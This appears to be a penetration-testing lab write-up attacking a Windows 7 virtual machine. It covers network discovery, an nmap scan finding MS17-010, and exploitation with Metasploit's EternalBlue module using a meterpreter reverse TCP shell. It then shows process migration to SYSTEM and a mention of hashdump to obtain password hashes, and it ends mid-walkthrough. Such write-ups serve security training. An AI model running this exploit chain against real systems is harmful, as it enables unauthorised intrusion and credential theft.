
```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.10.1.1       00:50:56:c0:00:08      1      60  VMware, Inc.
 10.10.1.2       00:50:56:fe:2a:f0      2     120  VMware, Inc.
 10.10.1.7       00:0c:29:87:b6:e8      2     120  VMware, Inc.
 10.10.1.254     00:50:56:ff:82:b0      1      60  VMware, Inc.
```

Screenshot 2: Netdiscover result

Now finding more information about the IP found within the network:

Using nbtscan I found the JON-PC with it's MAC address

Finally 10.10.1.7 is the IP address of the machine




```
┌──(root㉿kali)-[~]
└─# nbtscan 10.10.1.7
Doing NBT name scan for addresses from 10.10.1.7

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.10.1.7        JON-PC           <server>  <unknown>        00:0c:29:87:b6:e8

┌──(root㉿kali)-[~]
└─# date
Fri Aug  9 11:50:33 PM EDT 2024
```

Screenshot 3: nbtscan result

Scanning

Now finding more information about the IP 10.10.1.7 including open ports its vulnerabilities, services and service versions.

Using Nmap command




```
┌──(root㉿kali)-[~]
└─# nmap -sV --script vuln 10.10.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 23:54 EDT
Nmap scan report for 10.10.1.7
Host is up (0.0024s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:87:B6:E8 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.41 seconds

┌──(root㉿kali)-[~]
└─# date
Fri Aug  9 11:56:49 PM EDT 2024
```

Screenshot 4: Nmap scan

Here we got the information about the open ports and we got the vulnerability (ms17-010) in the machine and now we try to exploit the system using Metasploit and meterpreter.

Searching vulnerability in Metasploit



```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Screenshot 5: Searching ms17-010 vulnerability

Gaining Access

Setting the proper exploit i.e., exploit/windows/smb/ms17_010_eternalblue


Default Payload = windows/x64/meterpreter/reverse_tcp

RHOST = 10.10.1.7 (IP of targeted machine)

LHOST = 10.10.1.4 (IP of listening machine)

LPORT = 444 (Default Port)

Now we run the exploit




```
Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'

[*] Using exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.1.7
RHOSTS ⇒ 10.10.1.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.1.4
LHOST ⇒ 10.10.1.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 444
LPORT ⇒ 444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Screenshot 6: msf exploit execution

Maintaining Access

After gaining access to the machine, it is important to maintain access which can be done by meterpreter




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.1.4:444
[*] 10.10.1.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.1.7:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.1.7:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.1.7:445 - The target is vulnerable.
[*] 10.10.1.7:445 - Connecting to target for exploitation.
[+] 10.10.1.7:445 - Connection established for exploitation.
[+] 10.10.1.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.1.7:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.1.7:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.1.7:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.1.7:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.1.7:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.1.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.1.7:445 - Starting non-paged pool grooming
[+] 10.10.1.7:445 - Sending SMBv2 buffers
[+] 10.10.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.1.7:445 - Sending final SMBv2 buffers.
[*] 10.10.1.7:445 - Sending last fragment of exploit packet!
[*] 10.10.1.7:445 - Receiving response from exploit packet
[+] 10.10.1.7:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.1.7:445 - Sending egg to corrupted connection.
[*] 10.10.1.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.1.7
[*] Meterpreter session 1 opened (10.10.1.4:444 → 10.10.1.7:49160) at 2024-08-10 00:01:35 -0400
[+] 10.10.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Screenshot 7: Session creation

Now we verify the system using sysinfo.

Discovered information:


OS : Windows 7



```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > sS
```

Screenshot 8: Information about the system


Now let’s explore all the running processes:



```
[+] 10.10.1.7:445 - =========================================================

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 236   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 312   304   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 360   304   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 372   352   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   352   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 460   360   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 468   360   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 476   360   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 528   460   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 584   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 648   460   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 700   460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 744   400   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 768   584   WmiPrvSE.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.exe
 804   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 852   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 996   460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1080  460   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1116  460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1428  460   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1684  460   taskhost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\taskhost.exe
 1840  460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1868  460   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1904  460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 2000  460   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
```

Screenshot 8: Processes

Now let’s migrate between different processes:



```
meterpreter > migrate 2000
[*] Migrating from 1080 to 2000 ...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 744
[*] Migrating from 1080 to 744 ...
[*] Migration completed successfully.
meterpreter > migrate 2000
[*] Migrating from 744 to 2000 ...
[*] Migration completed successfully.
meterpreter > 
```

Screenshot 9: Process Migration

The system was blocking the request of migrating into 2000 which is NT AUTHORITY\SYSTEM

But after migrating through LoginUI(744) the system was permitting the request migrating through 2000.

Successfully migrated.


Privilege Escalation

Further collecting the information.

I used hashdump to get the hash stored in the machine.

And I’ve got it and it was login password hash. Further reading more about it:

